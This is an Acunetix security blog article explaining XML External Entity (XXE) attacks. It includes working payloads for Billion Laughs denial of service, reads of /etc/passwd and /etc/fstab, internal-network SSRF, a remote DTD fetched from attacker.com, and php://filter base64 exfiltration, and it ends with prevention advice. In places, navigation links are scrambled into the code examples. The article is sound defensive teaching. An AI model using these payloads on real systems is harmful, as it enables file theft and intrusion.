What Are XML External Entity (XXE) Attacks

Ian Muscat | March 24, 2019

An XML External Entity (XXE) attack (sometimes called an XXE injection attack) is a type of attack that abuses a widely available but rarely used feature of XML parsers. Using XXE, an attacker is able to cause Denial of Service (DoS) as well as access local and remote content and services. XXE can be used to perform Server Side Request Forgery (SSRF) iducing the web application to make requests to other applications. In some cases, XXE may even enable port scanning and lead to remote code execution. There are two types of XXE attacks: in-band and out-of-band (OOB-XXE).

XML (Extensible Markup Language) is a very popular data format. It is used in everything from web services (XML-RPC, SOAP, REST) through documents (XML, HTML, DOCX) to image files (SVG, EXIF data). To interpret XML data, an application needs an XML parser (also known as the XML processor).

The following is an example output of a simple web application that accepts XML input, parses it, and outputs the result.

Request

```
POST http://example.com/xml HTTP/1.1
<foo>
```

Response

```
HTTP/1.0 200 OK
```


Learn More

IIS Security

Apache Troubleshooting

Security Scanner

DAST vs SAST

Threats, Vulnerabilities, & Risks

Vulnerability Assessment vs Pen Testing

Server Security

Google Hacking

```
Hello World
</foo>
```

```
Hello World
```

You can use XML for much more than declaring elements, attributes, and text. XML documents can be of a specific type. You declare this type in the document by specifying the type definition. The XML parser validates if the XML document adheres to this type definition before it processes the document. You can use two types of type definitions: an XML Schema Definition (XSD) or a Document Type Definition (DTD). XXE vulnerabilities occur in Document Type Definitions. DTDs may be considered legacy but they are still commonly used. They are derived from SGML (the ancestor of XML).

The following is an example of an XXE payload. It is a Document Type Definition called foo with an element called *bar*, which is now an alias for the word *World*. Therefore, any time `&bar;` is used, the XML parser replaces that entity with the word *World*.

Request

```
POST http://example.com/xml HTTP/1.1

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar "World">
]>
<foo>
  Hello &bar;
</foo>
```

Response

```
HTTP/1.0 200 OK

Hello World
```

It may seem harmless, but an attacker can use XML entities to cause a denial of service by embedding entities within entities within entities. This attack is commonly referred to as the *Billion Laughs attack*. It overloads the memory of the XML parser. Some XML parsers automatically limit the amount of memory they can use.

Request

Response


```
POST http://example.com/xml HTTP/1.1

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar "World ">
  <!ENTITY t1 "&bar;&bar;">
  <!ENTITY t2 "&t1;&t1;&t1;&t1;">
  <!ENTITY t3 "&t2;&t2;&t2;&t2;&t2;">
]>
<foo>
  Hello &t3;
</foo>
```

```
HTTP/1.0 200 OK

Hello World World World World World World W
orld World World World World World World Wo
rld World World World World World World Wor
ld World World World World World World Worl
d World World World World World World World
World World World World World
```

Attackers can use XML entities for much more than reducing application availability. This is because you do not have to define XML entities in the XML document. In fact, XML entities can come from just about anywhere – including external sources (hence the name XML External Entity). This is where XXE becomes a type of a Server Side Request Forgery (SSRF) attack.



An attacker can create make the following request using a URI (known in XML as the *system identifier*). If the XML parser is configured to process external entities (by default, many popular XML

parsers are configured to do so), the web server will return the contents of a file on the system, potentially containing sensitive data.

Request

```
POST http://example.com/xml HTTP/1.1
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM
  "file:///etc/passwd">
]>
<foo>
  &xxe;
</foo>
```

Response

```
HTTP/1.0 200 OK

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
(...)
```

Of course, an attacker is not limited to system files. They can easily steal other local files including source code (if they know the location and structure of the web application). With some XML parsers, it's even possible to get directory listings in addition to the contents of local resources. XML External Entity attacks can even allow the attacker to make regular HTTP requests to files on the local network (i.e. accessible only from behind the firewall).

Request

```
POST http://example.com/xml HTTP/1.1
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY xxe SYSTEM
  "http://192.168.0.1/secret.txt">
]>
<foo>
  &xxe;
</foo>
```

Response

```
HTTP/1.0 200 OK

Hello, I'm a file on the local network (beh
ind the firewall)
```

Request

```
POST http://example.com/xml HTTP/1.1

<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM
  "file:///etc/fstab"&gt;
]>
<foo>
  &bar;
</foo>
```

Response

```
HTTP/1.0 500 Internal Server Error

File "file:///etc/fstab", line 3
lxml.etree.XMLSyntaxError: Specification ma
ndate value for attribute system, line 3, c
olumn 15...
```

`/etc/fstab` is a file which contains some characters that look like XML (even though they're not XML). This will cause the XML parser to try and parse these elements, only to notice that it's not a valid XML document.

Therefore, this limits XML External Entity (XXE) in the following two important ways.

- XXE can only be used to obtain files or responses that contain "valid" XML
- XXE cannot be used to obtain binary files

XML Limitation Workarounds

The primary problem for an attacker using XXE is how to access text files with XML-like content (files that contain XML special characters such as &, <, and >). XML already has a workaround for this problem. There are legitimate cases when you may need to store XML special characters in XML files. Special XML characters in CDATA (Character Data) tags are ignored by the XML parser.

```
<data><![CDATA[ < " ' & > characters are ok in here ]]></data>
```

Therefore, in theory, an attacker could send a request similar to the following.

Request

Expected Response

```
POST http://example.com/xml HTTP/1.1
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
  <!ENTITY start "<![CDATA[">
  <!ENTITY file SYSTEM
"file:///etc/fstab">
  <!ENTITY end "]]>">
  <!ENTITY all "&start;&file;&end;">
]>
<data>&all;</data>
```

```
HTTP/1.0 200 OK

# /etc/fstab: static file system informa...
#
# <file system> <mount point> <type> ...
proc  /proc  proc  defaults  0  0
# /dev/sda5
UUID=be35a709-c787-4198-a903-d5fdc80ab2f...
# /dev/sda6
UUID=cee15eca-5b2e-48ad-9735-eae5ac14bc9...

/dev/scd0  /media/cdrom0  udf,iso9660 ...
```

This will not actually work because the XML specification does not allow you to include external entities in combination with internal entities.

Parameter Entities

In addition to general entities, XML also supports parameter entities. Parameter entities are only used in Document Type Definitions (DTDs).

A parameter entity starts with the `%` character. This character instructs the XML parser that a parameter entity (not a general entity) is being defined. In the following example, a parameter entity is used to define a general entity, which is then called from the XML document.

Request

```
POST http://example.com/xml HTTP/1.1
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
  <!ENTITY % paramEntity
  "<!ENTITY genEntity 'bar'>">
  %paramEntity;
]>
<data>&genEntity;</data>
```

Expected Response

```
HTTP/1.0 200 OK

bar
```

With the above in mind, an attacker can take the theoretical CDATA example above and turn it into a working attack by creating a malicious DTD hosted on *attacker.com/evil.dtd*.

Request

```
POST http://example.com/xml HTTP/1.1
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE data [
  <!ENTITY % dtd SYSTEM
  "http://attacker.com/evil.dtd">
  %dtd;
  %all;
]>
<data>&fileContents;</data>
```

Attacker DTD (attacker.com/evil.dtd)

```
<!ENTITY % file SYSTEM "file:///etc/fstab">
<!ENTITY % start "<![CDATA[">
<!ENTITY % end "]]>">
<!ENTITY % all "<!ENTITY fileContents
'%start;%file;%end;'>">
```

When an attacker sends the above request, the XML parser will first attempt to process the `%dtd` parameter entity by making a request to *http://attacker.com/evil.dtd*. After the attacker's DTD has been downloaded, the XML parser will load the `%file` parameter entity (from *evil.dtd*), which in this case is `/etc/fstab`. Then it wraps the contents of the file in CDATA tags using the `%start` and `%end` parameter entities respectively. Finally it stores them in yet another parameter entity called `%all`.

The heart of the trick is that `%all` creates a general entity called `&fileContents`, which, can be included as part of the response. The result is the contents of the file (`/etc/fstab`) wrapped in CDATA tags.

PHP Protocol Wrappers

If the web application that is vulnerable to XXE is a PHP application, new attack vectors open up thanks to PHP protocol wrappers. PHP protocol wrappers are I/O streams that allow access to PHP input and output streams.

An attacker can use the `php://filter` protocol wrapper to Base64-encode the contents of a file. Since Base64 would always be treated as valid XML, an attacker can simply encode files on the

server and then decode them on the receiving end. This method also has the added benefit of allowing an attacker to steal binary files.

Request

```
POST http://example.com/xml.php HTTP/1.1
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY>
  <!ENTITY bar SYSTEM
  "php://filter/read=convert.base64-encode/
resource=/etc/fstab">
]>
<foo>
  &bar;
</foo>
```

Response

```
HTTP/1.0 200 OK

IyAvZXRjL2ZzdGFiOiBzdGF0aWMgZmlsZSBzeXN0ZW0
gaW5mb3JtYXRpb24uDQojDQojIDxmaWxlIHN5c3RlbT
4gPG1vdW50IHBvaW50PiAgIDx0eXBlPiAgPG9wdGlvb
nM+ICAgICAgIDxkdW1wPiAgPHBhc3M+DQoNCnByb2Mg
IC9wcm9jICBwcm9jICBkZWZhdWx0cyAgMCAgMA0KIyA
vZGV2L3NkYTUNClVVSUQ9YmUzNWE3MDktYzc4Ny00MT
k4LWE5MDMtZDVmZGM4MGFiMmY4ICAvICBleHQzICByZ
WxhdGltZSxlcnJvcnM9cmVtb3VudC1ybyAgMCAgMQ0K
IyAvZGV2L3NkYTYNClVVSUQ9Y2VlMTVlY2EtNWIyZS0
0OGFkLTk3MzUtZWFlNWFjMTRiYzkwICBub25lICBzd
2...
```

How to Detect XXE Vulnerabilities

XXE vulnerabilities have been featured in the OWASP Top 10 list in 2017 for the first time and immediately made it to the number 4 spot. They can have serious consequences and should be treated as major security risks.

Fortunately, it's easy to test if your website or web application is vulnerable to XXE and other vulnerabilities by running an automated web scan using the Acunetix vulnerability scanner, which includes a specialized XXE scanner module. Take a demo and find out more about running XXE scans against your website or web application.

How to Prevent XXE

The easiest and safest way to prevent against XXE attacks it to completely disable Document Type Definitions (DTDs). If this is not possible in your business case, consult the XXE Prevention Cheat Sheet maintained by OWASP.


SHARE THIS POST

THE AUTHOR


Ian Muscat

Acunetix developers and tech agents regularly contribute to the blog. All the Acunetix developers come with years of experience in the web security sphere.

Related Posts:



What is Server Side Request Forgery (SSRF)?



Out-of-band XML External Entity (OOB-XXE)

How to Mitigate XXE Vulnerabilities in Python

Read more → Read more → Read more →

← Older Newer →






Product Information
- AcuSensor Technology
- AcuMonitor Technology
- Network Security Scanner
- Acunetix Integrations
- Vulnerability Scanner

Use Cases
- Penetration Testing Software
- Website Security Scanner
- External Vulnerability Scanner
- Web Application Security
- Vulnerability Management Software

Website Security
- Cross-site Scripting
- SQL Injection
- Reflected XSS
- CSRF Attacks
- Directory Traversal

Learn More
- TLS Security
- WordPress Security
- Acunetix Alternatives
- Web Service Security
- Prevent SQL Injection

Company
- About Us
- Customers
- Become a Partner
- Jobs
- Contact

Documentation
- Case Studies
- Support
- Videos
- Web Vulnerabilities
- Webinars
- Whitepapers

Acunetix Online Login | Privacy Policy | Terms and Conditions | Sitemap